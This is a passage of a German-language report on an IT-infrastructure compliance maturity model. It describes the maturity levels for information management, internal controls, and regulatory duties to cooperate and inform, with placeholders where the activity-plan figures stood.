Für die Verwaltung und Archivierung von Dokumenten und Akten gibt es nun integrierte Dokumentenablagen. Sie ermöglichen eine ausgefeilte Suche nach personen- oder geschäftsbereichsbezogenen Daten. Die Datenaufbewahrung ist automatisiert und sorgt für eine strukturierte Archivierung von relevanten Inhalten wie etwa bei Personaldaten. Die Infrastruktur erlaubt es, Inhalte für das Intranet, Extranet oder für Internetseiten zu bearbeiten und zu veröffentlichen. Es sind formularbasierte Lösungen im Einsatz, die unternehmensweite Geschäftsprozesse unterstützen. Lösungen für das Geschäftsprozess-Management sind fest etabliert und standardisiert.

Die Möglichkeiten zur Suche nach Informationen wird in diesem Reifegrad als sehr geschäftsoptimierend anerkannt. Die Suche ist über verschiedene Plattformen möglich, so etwa Desktops, Server, Portale, Datenbanken und Content-Management-Systeme, spezifische Anwendungen in Geschäftsbereichen und Mitarbeiter – auch vor dem Hintergrund von Social Computing. Das Datenmanagement einschließlich Analyse- und Berichtsfunktionen ist zentralisiert. Es ist unternehmensweit vereinheitlicht und konsolidiert.

Die folgende Abbildung zeigt, welche Aktivitäten notwendig sind, um den nächst höheren Reifegrad zu erlangen.




Abbildung 16: IT-Infrastruktur Compliance Reifegradmodell – Informationsmanagement: Aktivitätenplan (Rationalisiert - Dynamisch)

Dynamisch

Ein Datenklassifizierungsschema existiert, unternehmensweit und durchgängig. Es wird regelmäßig aktualisiert, wenn Änderungen eintreten und spätestens jedoch einmal im Jahr. Auch die Dateneigentümer und Verantwortlichkeiten sind vollständig zugewiesen und geklärt. Die IT-Abteilung kennt die Anforderungen an Vertraulichkeit, Integrität, Verfügbarkeit, Archivierungsfristen bei Daten und weitere rechtliche Anforderungen und es wird auf technischer und organisatorischer Ebene sauber umgesetzt.

Es gibt eine detaillierte Strategie für Information Lifecycle Management, die bereits in vielen Unternehmensbereichen läuft. Backup und Wiederherstellung von Systemen erfolgen nun durchgehend und schließen auch Clients mit ein. Das hat eine dynamische IT-Infrastruktur zur Folge, die die geschäftlichen Anforderungen voll unterstützt und das Geschäft zum Teil mitgestaltet.

Das Unternehmen besitzt eine einheitliche und integrierte Kollaborations- und Portalinfrastruktur. Diese verbindet verschiedenste Gruppen im und außerhalb des Unternehmens und stellt diesen Zugriff auf die benötigten Personen, Prozesse und Informationen bereit. Die Organisation ist in der Lage, modulare Anwendungen innerhalb einer rollenbasierten Umgebung zu bauen. Die Social-Computing-Fähigkeiten sind stark ausgeprägt und fördern die Beziehungen über die Unternehmensgrenzen hinaus.

Das Management von Dokumenten und Aufbewahrungsfristen ist optimiert. Akten sind über eine einheitliche Suchinfrastruktur rasch auffindbar.

Der Zugriff auf Intranet, Internet und Extranets erfolgt dank eines umfassenden Identitätsmanagements personalisiert. Die Prozesse werden über Abteilungs-, System- und Unternehmensgrenzen übergreifend gestaltet, wobei standardisierte Werkzeuge für das Geschäftsprozess-Management unterstützen.

Bei der Suche nach Informationen nutzt das Unternehmen nun eine gemeinsame, standardisierte Infrastruktur. Sie deckt sowohl strukturierte als auch unstrukturierte Informationen ab. Die Nutzeroberfläche ist konsistent und kontextsensitiv. Das Datenklassifizierungsschema kommt auch bei einer einheitlichen Taxonomie der wichtigsten Geschäftsdaten zum Einsatz.

Internes Kontrollsystem

Einstiegsebene - Basis

Auf dieser Ebene existieren nur Fragmente eines internen Kontrollsystems, die IT-seitig nur wenig unterstützt werden. Weder die Prinzipien der vier Augen und der Funktionstrennung noch das der Mindestinformation werden eingehalten. Kontrollziele und -mechanismen bestehen nur lückenhaft, das gleiche gilt für Dokumentation und Transparenz. Es gibt auch kein Kennzahlensystem, das beim Messen der Wirksamkeit vom IKS helfen könnte. Lösungen für das Geschäftsprozess-Management werden nicht genutzt.

Anforderungen aus Gesetzen und Regularien sind im IT-Bereich weitestgehend unbekannt, und die Kommunikation zwischen IT-Verantwortlichen auf der einen Seite und Management, Prozessverantwortlichen, interner Revision und Wirtschaftsprüfern auf der anderen Seite erfolgt nur zufällig, wenn überhaupt.

Es gibt weder ein Datenklassifizierungsschema noch sind Dateneigentümer und Verantwortlichkeiten für den Umgang mit spezifischen Daten zugewiesen. Im Unternehmen herrscht nur ein sehr geringes Bewusstsein für interne Kontrolle und Sicherheit. Risikoanalysen finden – wenn überhaupt – nur einzeln, informell und unregelmäßig statt, meistens im Rahmen von Projekten.

Problem- und Change-Management erfolgen ad hoc und im „Feuerwehr-Stil" und ohne Informationsfluss zwischen IT- und Geschäftsbereichen. Die Überwachung von Systemen beschränkt sich auf Server und läuft nicht automatisiert. Sicherheitsprobleme werden zufällig erkannt oder erst, wenn Systeme ausfallen. Mit hoher Wahrscheinlichkeit würde niemand den Verlust der Vertraulichkeit von Daten bemerken.

Unter Umständen sind verschiedene Verzeichnisse im Einsatz, aber es gibt keinen zentralen Verzeichnisdienst und kein Identitätsmanagement. Darum lässt sich das Prinzip der Funktionstrennung („segregation of duties") von IT-Seite nur schwer umsetzen.

Die folgende Abbildung zeigt die notwendigen Aktivitäten, um den nächst höheren Reifegrad zu erlangen.




Abbildung 17: IT-Infrastruktur Compliance Reifegradmodell – Internes Kontrollsystem: Aktivitätenplan (Basis - Standardisiert)

Standardisiert

Ein internes Kontrollsystem ist etabliert, IT-seitig wird es jedoch noch nicht ausreichend unterstützt. Sowohl interne Kontrollmaßnahmen für das IT-Management als auch die Umsetzung des unternehmensweiten, Internen Kontrollsystems erfolgen primär ad hoc und punktuell. Es existieren nur wenige Kennzahlen, um die Wirksamkeit des IKS zu messen. Immerhin etablieren sich allmählich Standards für die interne Kontrolle. Lösungen für das Geschäftsprozess-Management nutzt das Unternehmen punktuell.

Anforderungen aus Gesetzen und Regularien sind im IT-Bereich nur zum Teil bekannt, und die Kommunikation zwischen IT-Verantwortlichen auf der einen Seite und Management, Prozessverantwortlichen, interner Revision und Wirtschaftsprüfern auf der anderen Seite erfolgt noch nicht institutionalisiert.

Ein Datenklassifizierungsschema ist in groben Zügen vorhanden, aber eher intuitiv aufgebaut und nicht unternehmensweit durchgängig. Risikoanalysen finden nur auf Projektbasis statt. Hier kommt es allmählich zu einer Standardisierung, die aber unternehmensweit noch nicht dokumentiert ist.

Problem- und Change--Management sind erst zum Teil standardisiert und automatisiert. Es gibt bereits eine Strategie zum Umgang mit Sicherheitsproblemen, und kritische Server werden kontinuierlich überwacht. Insgesamt jedoch werden Sicherheitsprobleme nicht durchgängig erkannt und die Überwachung gelingt nur mit erheblichem personellen Aufwand. Es existiert bereits ein zentraler Verzeichnisdienst, aber noch kein umfassendes Identitätsmanagement.

Die folgende Abbildung zeigt die notwendigen Aktivitäten, um den nächst höheren Reifegrad zu erlangen.




Abbildung 18: IT-Infrastruktur Compliance Reifegradmodell – Internes Kontrollsystem: Aktivitätenplan (Standardisiert - Rationalisiert)

Rationalisiert

Ein internes Kontrollsystem ist etabliert und IT-seitig gut unterstützt und automatisiert. Das IKS und die IT-Steuerung beziehungsweise IT-Governance arbeiten Hand in Hand. Die Wirksamkeit des IKS wird durch Ansätze eines Kennzahlensystems gemessen. Standardisierte Lösungen für das Geschäftsprozess-Management kommen unternehmensweit zum Einsatz.

Risikomanagement gilt sowohl im Geschäfts- als auch im IT-Bereich als eine Verantwortlichkeit der Führungsebene. Bewertung und Management von Risiken sind als standardisierte Verfahren. In der Regel kennt die IT-Abteilung die Anforderungen aus Gesetzen und Regularien. Die Kommunikation zwischen IT-Verantwortlichen auf der einen Seite und Management, Prozessverantwortlichen, interner Revision und Wirtschaftsprüfern auf der anderen Seite erfolgt weitestgehend institutionalisiert. Insgesamt ist das Bewusstsein für die Relevanz des IKS und die notwendigen Maßnahmen auf IT-Seite hoch, nicht zuletzt dank eines etablierten Schulungsprogramms für Mitarbeiter, auch im IT-Bereich. Förderlich ist auch die Schaffung einer Position, die sich ausschließlich um interne Kontrolle im IT-Bereich kümmert.

Ein Datenklassifizierungsschema ist nun weitestgehend vorhanden und unternehmensweit durchgängig. Auch die Dateneigentümer und Verantwortlichkeiten sind im Wesentlichen zugewiesen und geklärt.

Sicherheitsprobleme werden häufig zeitnah erkannt und münden in Incident Management Aktivitäten. Es gibt ein umfassendes Regelwerk an Sicherheitsrichtlinien und automatisierte Auditierungswerkzeuge. Problem-, Config- und Change-Management sowie Überwachung und Berichterstattung erfolgen stark automatisiert.

Das Unternehmen besitzt einen zentralen Verzeichnisdienst und Ansätze eines Identitäts- Managements, einschließlich differenzierter Authentifizierungsverfahren.

Insgesamt agiert die IT als „Enabler" für das Geschäft und für IKS im Speziellen.

Die folgende Abbildung zeigt die notwendigen Aktivitäten, um den nächst höheren Reifegrad zu erlangen.




Abbildung 19: IT-Infrastruktur Compliance Reifegradmodell – Internes Kontrollsystem: Aktivitätenplan (Rationalisiert - Dynamisch)

Dynamisch

Auf dieser Ebene geht es darum, das bereits vorhandene interne Kontrollsystem und die damit verbundenen Prozesse weiter zu optimieren. Zu diesem Zweck hat das Management ein unternehmensweites Programm zur kontinuierlichen Verbesserung aufgesetzt. Wissensmanagement, Best Practices und Analyse der einschlägigen Kennzahlen. In diesem Zusammenhang institutionalisiert das Unternehmen weitsichtig ein Benchmarking gegenüber anderen vergleichbaren Unternehmen oder in derselben Branche. Der unternehmensinterne Informationsaustausch sowie die Schulungsmaßnahmen sind nun sehr zielgerichtet.

Risikomanagement ist ein strukturierter unternehmensweiter Prozess, der konsequent umgesetzt und verwaltet wird. Das Erfassen, Auswerten und Dokumentieren von Risikomanagementinformationen läuft stark automatisiert. Die Reaktionszeiten auf ge-

schäftliche Ereignisse, die in der IT und Informationssicherheit berücksichtigt werden müssen, verkürzen sich enorm.

Ein Datenklassifizierungsschema ist vorhanden und unternehmensweit durchgängig. Es wird regelmäßig aktualisiert, wenn Änderungen eintreten, jedoch mindestens einmal jährlich. Ebenso sind die Dateneigentümer und Verantwortlichkeiten vollständig zugewiesen und geklärt. Anforderungen aus Gesetzen und Regularien sind im IT-Bereich bekannt.

Problem-, Config- und Change-Management sowie Überwachung und Berichterstattung erfolgen vollständig automatisiert. Die Sicherheitssysteme werden kontinuierlich überwacht und ausgewertet, ebenso die Dienstleistungsvereinbarungen im Betrieb und Management.

Das Unternehmen nutzt ein umfassendes Identitäts-Management, einschließlich der automatisierten Bereitstellung (und Sperrung) von Nutzerkonten. Kunden und Partner erhalten bei Bedarf einen geordneten und sicheren Zugriff auf ausgewählte Systeme und Daten im Unternehmensnetzwerk. Die Prinzipien der Funktionstrennung und der vier Augen werden voll unterstützt.

Mitwirkungs- und Informationspflicht

Einstiegsebene - Basis

Auf der Einstiegsebene ist das Unternehmen kaum in der Lage, die Anforderungen an die Mitwirkungs- und Informationspflicht entsprechend regulatorischer Vorgaben zu erfüllen. Die jeweiligen Compliance-Anforderungen sind auf IT-Ebene weitestgehend unbekannt. Es gibt keinen Prozess und keine Notfallplanung, die die proaktive Erfüllung von Mitwirkungs- und Informationspflichten anstoßen. Wenn überhaupt, begegnet das Unternehmen diesen Pflichten zumeist nur reaktiv, etwa nach Eintritt eines größeren Datenschutzproblems oder – seltener – als Antwort auf eine Prüfung (Audit).

Das liegt auch daran, dass die Kommunikation zwischen IT und Business nur durch Zufall erfolgt. Die Finanzabteilung erfüllt nur die Basispflichten gegenüber den Steuerbehörden, dies in der Regel aber ohne Mitwirkung und Kontrolle der IT-Abteilung.

Es gibt weder ein Datenklassifizierungsschema noch sind Dateneigentümer und Verantwortlichkeiten für den Umgang mit spezifischen Daten zugewiesen. So bleibt es unter anderem unklar, wer im Ernstfall welche Informationen nach außen kommunizieren darf.

Das Incident Management erfolgt ad hoc und im „Feuerwehr-Stil". Die Überwachung von Systemen beschränkt sich auf Server und läuft nicht automatisiert. Sicherheitsprobleme werden zufällig erkannt oder erst, wenn Systeme ausfallen. Mit hoher Wahrscheinlichkeit würde niemand den Verlust der Vertraulichkeit von Daten bemerken – daher können eventuell betroffene Personen nicht benachrichtigt werden.

Authentifizierung, Autorisierung und Zugriffskontrolle für spezifische Anwendungen und Informationen funktionieren nur unzureichend. Ebenso wenig sind Überwachung und Berichterstattung sowie die Verschlüsselung von Daten etabliert. Das Unternehmen nutzt allenfalls frei verfügbare Verschlüsselungslösungen, die die externe, zu informierende Partei (beispielsweise der Bund oder ein Verband) bereitstellt. Außerdem gibt es nur statische Nutzerlisten und keinen zentralen Verzeichnisdienst. Ein sicherer und geordneter Informationsprozess ist somit nicht gewährleistet.

Beim Umgang mit Inhalten beschränkt sich das Unternehmen auf das Speichern in lokalen Festplatten und gemeinsame File-Server. Akten werden manuell archivier. Die Prozesse sind vielfach papierbasiert, und die Dateneingabe erfolgt redundant. Das Wiederauffinden von Informationen ist mangels Standards für Suchtechnologien umständlich. Die Suche erfolgt typischerweise in Silostrukturen und wird nur von einzelnen Mitarbeitern genutzt. Dies erschwert das zeitnahe und akkurate Erfüllen der Informations- und Mitwirkungspflicht erheblich.

Die folgende Abbildung zeigt die notwendigen Aktivitäten, um den nächst höheren Reifegrad zu erlangen.




Abbildung 20: Infrastruktur Compliance Reifegradmodell – Informations- und Mitwirkungspflicht: Aktivitätenplan (Basis -Standardisiert)

Standardisiert

Im diesem Reifegrad erfüllt das Unternehmen überwiegend seine Mitwirkungspflichten – wie etwa im Finanzbereich. Die Information von Dritten im „Krisenfall" läuft jedoch noch nicht institutionalisiert. Anforderungen aus Gesetzen und Regularien sind im IT-Bereich nicht immer bekannt. Die Prozesse zur Erfüllung der Informations- und Mitwirkungspflichten sind noch nicht durchgehend standardisiert, aber es gibt erste dokumentierte Vorgehensweisen für die als „wichtig" geltenden Regularien. Da die Handha-

bung der Pflichten noch eng verknüpft mit dem Wissen einzelner Mitarbeiter ist, ist die Umsetzung fehleranfällig und nur bedingt „wiederholbar".

Die Kommunikation zwischen IT und Business erfolgt mit Blick auf Compliance zumeist ad hoc. Punktuell setzt das Unternehmen Schulungsmaßnahmen für Mitarbeiter in Kernbereichen ein, vor allem in der Finanzabteilung.

Ein Datenklassifizierungsschema ist in groben Zügen vorhanden, aber eher intuitiv aufgebaut und nicht unternehmensweit durchgängig. Verschlüsselungslösungen werden punktuell genutzt. Es gibt bereits einen zentralen Verzeichnisdienst, aber kein umfassendes Identitätsmanagement. Darum besteht weiterhin die Möglichkeit, dass nicht autorisierte Personen die Informationspflicht missbrauchen oder Informationen ausspionieren.

Problem- und Change-Management sind erst zum Teil standardisiert und automatisiert. Es gibt bereits eine Strategie für den Umgang mit Sicherheitsproblemen, und kritische Server werden kontinuierlich überwacht. Insgesamt werden Sicherheitsprobleme noch nicht durchgängig erkannt, und die Überwachung ist noch mit erheblichem personellem Aufwand verbunden. Daraus resultiert eine lediglich bedingte Fähigkeit, externe Interessengruppen über für sie relevante Probleme zu informieren – etwa im Datenschutz.

Informationen lassen sich – beispielsweise nach einer gerichtlichen Aufforderung – zwar nur mit erheblichem Aufwand wiederfinden, aber immerhin sind Basisfunktionalitäten für die Suche auf dem Desktop und Server verfügbar. Die Suchverfeinerung ist bereits einfach und textbasiert gestaltet, basierend auf Dokumenteigenschaft und Unternehmensbereich wie beispielsweise HR. Es gibt einen gemeinsamen Suchindex über verschiedene Datenquellen wie Webseiten, Content Management Ablagen, E-Mails, Datenbanken und Mitarbeiterverzeichnisse. Das versetzt das Unternehmen auf IT-Seite in die Lage, auf Anfrage externer Interessengruppen zumindest reaktiv und mit überschaubarem Aufwand Informationen bereitzustellen.

Die folgende Abbildung zeigt die notwendigen Aktivitäten, um den nächst höheren Reifegrad zu erlangen.




Abbildung 21: Infrastruktur Compliance Reifegradmodell – Informations- und Mitwirkungspflicht: Aktivitätenplan (Standardisiert - Rationalisiert)

Rationalisiert

Das Unternehmen ist nun gut aufgestellt, um seine Mitwirkungs- und Informationspflichten zu erfüllen. Anforderungen aus Gesetzen und Regularien sind im IT-Bereich zumeist bekannt. Dazu trägt auch ein formelles und verbindliches Schulungsprogramm für alle relevanten Mitarbeiter bei.Die Prozesse zur Erfüllung der Informations- und Mitwirkungspflichten hat das Unternehmen weitestgehend standardisiert und dokumentiert. Die Rollen und Verantwortlichkeiten sind geklärt und transparent. Es findet eine regelmäßige Prüfung zur Wirksamkeit der Informations- und Mitwirkungsprozesse statt.

Ein Datenklassifizierungsschema ist weitestgehend vorhanden und unternehmensweit durchgängig. Das gleiche gilt für die Dateneigentümer und Verantwortlichkeiten. Mechanismen zur Authentifizierung, Autorisierung und Zugriffskontrolle für spezifische Anwendungen und Informationen laufen weitestgehend standardisiert, ebenso wie Überwachung und Berichterstattung und die Verschlüsselung von Daten. So kann weitestgehend sichergestellt werden, dass die Informationspflicht nur durch autorisierte Personen ausgeführt wird und Informationen vertraulich bleiben.

Sicherheitsprobleme werden häufig zeitnah erkannt und münden in Incident Management Aktivitäten. Es gibt ein umfassendes Regelwerk an Sicherheitsrichtlinien und automatisierte Auditierungswerkzeuge. Problem-, Config- und Change-Management sowie Überwachung und Berichterstattung erfolgen automatisiert. Daraus resultiert eine gute Fähigkeit, externe Interessensgruppen über Probleme zu informieren, die sie betreffen, etwa im Datenschutz.

Das Unternehmen verfügt über eine einheitliche Kollaborations- und Portalinfrastruktur, die zentral gesteuert wird. Diese verbindet unternehmensweit Mitarbeiter und externe Gruppen, Prozesse und Informationen auf sichere Art. Die Verfahren zur Zusammenarbeit sind ausgereift, bei Bedarf lassen sich Dokumente „offline" stellen. Die Übertragung vertraulicher Informationen erfolgt grundsätzlich verschlüsselt. Gleichzeitig lässt sich diese Infrastruktur für die Berichtserstattung gegenüber Verbänden, Kunden und Behörden nutzen, sofern die entsprechenden Vorgaben es zulassen.

Für die Verwaltung und Archivierung von Dokumenten und Akten gibt es integrierte Ablagen. Sie ermöglichen die ausgefeilte Suche personen- oder geschäftsbereichsbezogener Daten. Die Datenaufbewahrung ist automatisiert und sorgt für eine strukturierte Archivierung von relevanten Inhalten wie etwa bei Personaldaten.

Die Möglichkeiten zur Suche nach Informationen wird in diesem Reifegrad als sehr relevant anerkannt. Sie ist über verschiedene Plattformen möglich – etwa über Clients, Server, Portale, Datenbanken und Dokumenten- und Content-Managementsysteme –, spezifische Anwendungen in Geschäftsbereichen und über öffentliche Mitarbeiterinformationen in strukturierter und unstrukturierter Form.

Die folgende Abbildung zeigt die notwendigen Aktivitäten, um den nächst höheren Reifegrad zu erlangen.

